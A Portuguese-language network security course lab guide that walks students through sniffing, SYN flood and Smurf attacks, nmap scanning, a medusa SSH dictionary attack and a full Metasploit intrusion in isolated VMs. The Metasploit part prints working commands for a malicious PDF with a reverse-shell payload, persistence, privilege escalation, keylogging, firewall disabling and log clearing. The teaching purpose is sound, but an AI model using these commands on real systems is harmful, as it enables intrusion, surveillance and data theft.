# Sessão 2: Explorando vulnerabilidades em redes

## 1) Transferindo arquivos da máquina física para as VMs

Esta atividade será realizada em sua máquina física (hospedeira).

Muito frequentemente teremos, neste curso, de mover programas e arquivos localizados na máquina física para uma das máquinas virtuais executando no Virtualbox. Para configurar o ambiente para que essas cópias sejam fáceis, siga os passos a seguir:

1. Dentro da console do Virtualbox de uma máquina virtual (neste exemplo, vamos usar a VM *WinServer-G*), acesse o menu *Devices* > *Shared Folders* > *Shared Folder Settings...* .
2. Clique na pasta com o ícone + no canto superior da tela, que diz *Adds new shared folder*.
3. Em *Folder Path*, clique na seta e depois em *Other...* . Em seguida, navegue até a pasta a ser compartilhada entre a máquina física e a VM e clique em *Select Folder*. Abaixo, marque as caixas *Auto-mount* e *Make Permanent*. Sua janela deve ficar assim:




*Figura 16: Configuração de pasta compartilhada no Virtualbox*

4. Agora, reinicie a máquina *WinServer-G*. Após o *reboot*, abra o Windows Explorer e verifique que há um novo local de rede montado. No exemplo abaixo, a pasta compartilhada tem o nome *SEG12_Semana2_Programas*.




*Figura 17: Visualização de pasta compartilhada no Virtualbox*

5. Pronto! Agora, basta fazer o download de programas e arquivos em sua máquina física, colocá-los dentro da pasta compartilhada, e suas VMs terão acesso imediato. Se desejar, repita o procedimento para a máquina *WinClient-G*.

# 2) *Sniffers* para captura de dados

Esta atividade será realizada na máquina virtual *WinServer-G*.

Primeiro, baixe e instale o *Microsoft Visual C++ Redistributable Packages for Visual Studio 2013* (https://www.microsoft.com/en-US/download/details.aspx?id=40784), como usuário *Administrator*, na máquina *WinServer-G*. Se preferir, faça o download na máquina física e copie o arquivo via pasta compartilhada, como explicado na atividade 1.

Em seguida, faça o download do Wireshark (versão 32-bit) em https://www.wireshark.org/download/win32/all-versions/Wireshark-win32-2.2.16.exe e, como usuário *Administrator*, instale-o na máquina *WinServer-G*. Iremos instalar a versão 2.2 porque é a última compatível com Windows Vista/Windows Server 2008, que é o sistema operacional da máquina *WinServer-G*.

Em seguida:

1. Ative a captura de pacotes da placa de rede ethernet — o nome da interface deve ser *Local Area Connection*.
2. No campo *Apply a display filter*, digite `ftp` e pressione ENTER. A janela de captura deve ficar

vazia, já que não há tráfego FTP acontecendo no momento.

3. Em outra janela, abra o *prompt* de comando e digite `ftp linorg.usp.br` .
4. A seguir, informe o usuário como sendo `aluno`, com senha `123456` .
5. De volta ao Wireshark, pare a captura de pacotes e verifique se você consegue visualizar o usuário e a senha informados.

# 3) Ataque SYN *flood*

Esta atividade será realizada nas máquinas virtuais *FWGW1-G* e *KaliLinux-G*.

Agora, vamos identificar e compreender ataques DoS (*Denial of Service*) e fazer a análise com um sniffer (Wireshark e/ou `tcpdump`) para interpretar o modo como os pacotes são elaborados para o respectivo ataque DOS.

Primeiro, vamos investigar o ataque *SYN flood*. Como tratado na parte teórica do curso, esse ataque consiste em enviar uma grande número de pacotes com a flag SYN ativa. Para realizar o ataque, iremos utilizar a ferramenta `hping3`.

1. Será necessário desativar a proteção contra *SYN Flooding* do kernel da máquina-alvo, que será a VM *FWGW1-G*. Altere o valor do parâmetro no arquivo `/proc/sys/net/ipv4/tcp_syncookies`.
2. Agora, vamos iniciar uma captura de pacotes, aguardando o ataque. Ainda na máquina *FWGW1-G*, instale o `tcpdump` e monitore os pacotes vindos da DMZ, através da interface `eth1`.
3. Na máquina *KaliLinux-G*, como usuário `root`, use o `hping3` para iniciar um ataque *SYN flood* com destino à máquina *FWGW1-G*, na porta do serviço SSH (com o objetivo, no caso do atacante, de esgotar os recursos de atendimento do serviço a usuários legítimos), com máxima velocidade de output e randomizando os IPs de origem dos pacotes.
4. Pare a execução do `hping` com CTRL+C. De volta à máquina *FWGW1-G*, verifique que o ataque está sendo realizado como esperado e interprete a saída do `tcpdump`.
5. Reative a proteção *TCP SYN Cookies* do kernel da máquina *FWGW1-G*.

# 4) Ataque *Smurf*

Esta atividade será realizada nas máquinas virtuais *FWGW1-G*, *LinServer-G* e *KaliLinux-G*.

Agora, vamos trabalhar o ataque *Smurf*. Como já tratado na parte teórica deste curso, esse ataque consiste no envio de pacotes ICMP *echo-request* para o endereço de *broadcast* de uma rede desprotegida. Assim, todas as máquinas responderão para o endereço de origem especificado no pacote que deve estar alterado para o endereço alvo (efetivamente, realizando um *spoofing*).

1. Será necessário desativar a proteção contra ICMP *echo-request* para endereço de broadcast no kernel da máquina-alvo, que será a VM *FWGW1-G*, bem como nas máquinas que responderão aos *echo-requests* (*KaliLinux-G* e *LinServer-G*). Altere o valor do parâmetro no arquivo `/proc/sys/net/ipv4/icmp_echo_ignore_broadcasts` nas três máquinas.

2. Inicie a captura de pacotes, aguardando o ataque. Na máquina *FWGW1-G*, use o `tcpdump` para monitorar os pacotes vindos da DMZ, através da interface `eth1`.
3. Na máquina *KaliLinux-G*, use o `hping3` para iniciar um ataque *Smurf* com destino à máquina *FWGW1-G*. Envie pacotes ICMP com a máxima velocidade possível para o endereço de *broadcast* da rede, falsificando a origem com o IP da vítima.
4. De volta à máquina *FWGW1-G*, verifique que o ataque está sendo realizado como esperado e interprete a saída do `tcpdump`.
5. Reative a proteção para ignorar ICMP *echo-requests* direcionados a *broadcast* do kernel das máquinas *FWGW1-G*, *LinServer-G* e *KaliLinux-G*.

# 5) Levantamento de serviços usando o *nmap*

Esta atividade será realizada nas máquinas virtuais *FWGW1-G*, *WinServer-G* e *KaliLinux-G*.

Agora, vamos entender o funcionamento e utilidades da ferramenta `nmap`.

1. Na máquina *WinServer-G*, inicie o Wireshark e faça-o escutar por pacotes vindos para a interface *Local Area Connection*. Em paralelo, na máquina *KaliLinux-G*, use o `nmap` para fazer um *scan verbose* da máquina *WinServer-G*. Analise e compare os resultados obtidos pelo `nmap` com o que foi observado no Wireshark.
2. Vamos agora explorar outros modos de funcionamento do `nmap`. Teste os modos: (1) *TCP connect scan*, (2) *TCP NULL scan*, (3) *TCP FIN scan* e (4) *TCP Xmas scan*, e acompanhe o andamento da varredura de portas através do Wireshark. Procure entender o que está acontecendo e a diferença entre comandos executados, para verificar os conceitos do material teórico.

Recomenda-se a leitura da página de manual do `nmap`, via comando `$ man 1 nmap`, para estudar o que cada um desses tipos de *scan* objetiva. A página de manual do `nmap` é extremamente detalhada e bem-escrita, e uma fonte valiosa de conhecimento relativo à enumeração e teste de vulnerabilidades de máquinas-alvo.

O guia de referência do `nmap` também possui um capítulo dedicado às diferentes técnicas para *port scanning*, acessível em https://nmap.org/book/man-port-scanning-techniques.html .

3. Outra funcionalidade do `nmap` é o *OS fingerprinting*. Utilize a opção que ativa essa verificação nas máquinas virtuais *FWGW1-G* e *WinServer-G*. Use o `tcpdump` e o Wireshark para verificar a troca de pacotes neste processo.

# 6) Realizando um ataque com o Metasploit

Esta atividade será realizada nas máquinas virtuais *WinServer-G* e *KaliLinux-G*.

Nessa atividade iremos executar uma série de comandos utilizando o `metasploit` disponível na

máquina *KaliLinux-G*. O objetivo desta atividade é demonstrar duas coisas: primeiro, o poder da ferramenta Metasploit, e, segundo, que não devemos instalar em servidores programas desnecessários, como visualizadores de PDF.

1. Instale o *Adobe Reader* versão 9.3.4 na máquina *WinServer-G*. Esse programa pode ser encontrado no AVA, ou na pasta compartilhada via rede pelo instrutor.
2. Agora, vamos gerar um arquivo PDF malicioso para explorar a vulnerabilidade do *Adobe Reader* instalado no passo (1). Acesse a máquina *KaliLinux-G* e execute:

```
# hostname
kali

# msfconsole

msf > use exploit/windows/fileformat/adobe_cooltype_sing

msf exploit(adobe_cooltype_sing) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp

msf exploit(adobe_cooltype_sing) > set FILENAME boleto.pdf
FILENAME => boleto.pdf

msf exploit(adobe_cooltype_sing) > set LHOST 172.16.1.30
LHOST => 172.16.1.30

msf exploit(adobe_cooltype_sing) > set LPORT 4444
LPORT => 4444

msf exploit(adobe_cooltype_sing) > exploit

[*] Creating 'boleto.pdf' file...
[+] boleto.pdf stored at /root/.msf4/local/boleto.pdf
```

O que foi feito?

a. Escolhemos o *exploit* a ser utilizado — no caso, o `adobe_cooltype_sing`.
b. Selecionamos o *payload* a ser enviado junto com o arquivo PDF que será gerado — `windows/meterpreter/reverse_tcp`. O `reverse_tcp` é um *payload* que inicia uma conexão TCP reversa, isto é, da vítima para o atacante, com o objetivo de burlar restrições de firewall para abertura de portas na rede local.
c. Selecionamos o nome do arquivo — `boleto.pdf` . Um nome (e conteúdo) sugestivo são critérios fundamentais para que um ataque desse tipo tenha sucesso, pois o usuário deve acreditar que aquele arquivo é de fato útil e deve ser visualizado.
d. Selecionamos o *host* local — esse é o IP da máquina que iniciará o *handler* da conexão reversa, que faremos no passo seguinte. No caso, é a própria máquina *KaliLinux-G*, 172.16.1.30.
e. Selecionamos a porta na qual o cliente irá tentar buscar durante a conexão reversa. Aqui, foi

escolhida a porta 4444, mas idealmente seria até melhor selecionar uma porta popular, como 80 ou 443, que provavelmente serão liberadas pelo firewall da rede.

f. Finalmente, executamos `exploit`. No caso particular desse *exploit*, esse comando produziu o PDF malicioso objetivado, e o gravou no arquivo `/root/.msf4/local/boleto.pdf`.

3. O próximo passo é disponibilizar o PDF para a vítima. Felizmente, o Kali Linux já possui um servidor web instalado — basta copiar o arquivo gerado no passo anterior para a pasta `/var/www/html`, retirar o arquivo `index.html` dessa pasta para que a listagem de arquivos seja feita no navegador, e iniciar o serviço. Abra um novo terminal e faça isso:

```
# mv /root/.msf4/local/boleto.pdf /var/www/html/

# mv /var/www/html/index.html /var/www/html/index.html.bak

# systemctl start apache2
```

4. Agora, vamos fazer o download do arquivo PDF na máquina *WinServer-G*. Mas, antes disso, no entanto, precisamos iniciar o *handler* na máquina *KaliLinux-G*, que irá escutar a conexão TCP reversa:

```
# hostname
kali

# msfconsole

msf > use exploit/multi/handler

msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp

msf exploit(handler) > set LHOST 172.16.1.30
LHOST => 172.16.1.30

msf exploit(handler) > set LPORT 4444
LPORT => 4444

msf exploit(handler) > exploit

[*] Started reverse handler on 172.16.1.30:4444
[*] Starting the payload handler...
```

5. Perfeito, agora sim. Na máquina *WinServer-G*, acesse a URL http://172.16.1.30 (ajuste o endereço IP se você pertencer ao grupo B). Você deve ver o PDF disponível para download:




*Figura 22: PDF malicioso disponível para download no browser*

6. Faça o download do PDF na máquina *WinServer-G* — será necessário adicionar a máquina *KaliLinux-G* à lista de *Trusted sites* do Internet Explorer antes de o download ser permitido. Depois, clique duas vezes no documento. O *Adobe Reader* irá iniciar, e uma tela vazia será apresentada, como a que se segue:




*Figura 23: Exploit do Adobe Reader com sucesso*

7. De volta à console do *KaliLinux-G*, observe que o *handler* recebeu a conexão reversa e iniciou o *meterpreter*, um *payload* avançado que irá permitir-nos controlar a máquina *WinServer-G* remotamente.

```
[*] Started reverse handler on 172.16.1.30:4444
[*] Starting the payload handler...
[*] Sending stage (885806 bytes) to 172.16.1.20
[*] Meterpreter session 1 opened (172.16.1.30:4444 -> 172.16.1.20:49173) at 2018-
08-18 02:27:47 -0400

meterpreter >
```

8. Se o usuário fechar o Adobe Reader ou reiniciar a máquina, a conexão será perdida. Podemos executar o módulo `persistence` do `meterpreter` — trata-se de um *script* Ruby que irá criar um

serviço do `meterpreter` que será iniciado assim que a máquina for ligada.

```
meterpreter > run persistence -X
[*] Running Persistance Script
[*] Resource file for cleanup created at /root/.msf4/logs/persistence/WINSERVER-
A_20180818.3516/WINSERVER-A_20180818.3516.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=172.16.1.30 LPORT=4444
[*] Persistent agent script is 148489 bytes long
[+] Persistent Script written to C:\Users\ADMINI~1\AppData\Local\Temp\1\jQtfcF.vbs
[*] Executing script C:\Users\ADMINI~1\AppData\Local\Temp\1\jQtfcF.vbs
[+] Agent executed with PID 2576
[*] Installing into autorun as
HKLM\Software\Microsoft\Windows\CurrentVersion\Run\BDvTbCcqiyCJEPO
[+] Installed into autorun as
HKLM\Software\Microsoft\Windows\CurrentVersion\Run\BDvTbCcqiyCJEPO
```

9. A última etapa é escalar privilégios dentro da máquina-alvo. Se você executar o comando `getuid`, irá notar que o `meterpreter` está executando como o usuário que abriu o PDF originalmente (provavelmente, o usuário `Administrator`).

```
meterpreter > getuid
Server username: WINSERVER-A\Administrator
```

10. O Windows possui uma conta com privilégios ainda mais elevados que o `Administrator`, a conta `SYSTEM`. Essa conta possui os mesmos privilégios do administrador, mas pode também gerenciar todos os serviços, arquivos e volumes em nível de sistema operacional — com efeito, uma espécie de "super-root" do SO. Felizmente, o `meterpreter` possui o *script* `getsystem`, que permite a escalada de privilégio de forma automática:

```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

11. Efetivamente, agora a máquina *WinServer-G* está totalmente dominada. Agora, faça testes com os comandos que se seguem para determinar quais são as possibilidades apresentadas pelo `meterpreter` — sua imaginação é o limite!

| | |
|---|---|
| Promovendo privilégios | `meterpreter > getuid`<br>`meterpreter > use priv`<br>`meterpreter > getsystem`<br>`meterpreter > getuid` |
| Levantando informações | `meterpreter > sysinfo`<br>`meterpreter > run get_env`<br>`meterpreter > run get_application_list` |
| Desativando firewall | `meterpreter > shell`<br>`C:\Windows\System32> netsh firewall set opmode disable`<br>`C:\Windows\System32> exit` |
| Capturando tela | `meterpreter > getpid`<br>`meterpreter > ps`<br>`meterpreter > use -l`<br>`meterpreter > use espia`<br>`meterpreter > screenshot`<br>`meterpreter > screengrab` |

*Figura 24: Comandos do meterpreter, parte 1*

| | |
|---|---|
| Ativando keylogger | meterpreter > keyscan_start<br>meterpreter > keyscan_dump<br>meterpreter > keyscan_stop |
| Enumerando informações | meterpreter > run winenum<br>meterpreter > run scraper (copiar entradas do registro)<br>meterpreter > run prefetchtool |
| Injetando informações nos arquivos de hosts do Windows | meterpreter > edit c:\\Windows\\System32\\drivers\\etc\\hosts |
| Realizando varredura na rede do alvo | meterpreter > run arp_scanner -i<br>meterpreter > run arp_scanner -r <REDE_ALVO> |
| Criando usuário | meterpreter > shell<br>C:\Windows\System32> net user marcos changeme /add<br>C:\Windows\System32> net user<br>C:\Windows\System32> exit |
| Baixando o HD da máquina alvo | meterpreter > download -r c:\\ |
| Enviando arquivo para o alvo | meterpreter > upload /root/tcpdump.exe c:\\windows\\System32<br>meterpreter > shell<br>meterpreter > tcpdump -w saida.pcap<br>meterpreter > ps<br>meterpreter > kill NUMERO_PROCESSO<br>meterpreter > download c:\\saida.pcap |
| Apagando rastro | meterpreter > clearev |

*Figura 25: Comandos do meterpreter, parte 2*

# 7) Realizando um ataque de dicionário com o *medusa*

Esta atividade será realizada nas máquinas virtuais *FWGW1-G* e *KaliLinux-G*.

1. Vamos realizar um ataque de força bruta ao serviço SSH utilizando o `medusa`. Na máquina *FWGW1-G*, crie um usuário chamado `marcelo` com a senha `123456` e outro chamado `marco` com a senha `abacate`. Depois, ainda na máquina alvo, monitore o arquivo de log `/var/log/auth.log` por tentativas de login.
2. Na máquina *KaliLinux-G*, o primeiro passo é descobrir o *banner* de serviço do SSH. Execute o comando `$ nc 172.16.1.1 22` (adapte o endereço IP se necessário) e copie o valor mostrado.
3. Agora, crie dois arquivos — um com uma lista de usuários cujo nome será usado para login, e outro com uma lista de senhas. Não se esqueça de incluir na lista de usuários os nomes dos que foram criados no passo (1) desta atividade, bem como suas senhas no outro arquivo.
4. Finalmente, use o comando `medusa` para executar um ataque de dicionário contra a máquina-alvo. Não se esqueça de informar o *banner* de serviço capturado no passo (2), bem como os arquivos de usuários/senhas criados no passo (3).

5. De volta à máquina *FWGW1-A*, observe o grande número de tentativas de login sem sucesso que o `medusa` realizou até que tivesse sucesso com os usuários/senhas corretos. Como o administrador de sistemas poderia detectar esse tipo de ataque e bloqueá-lo?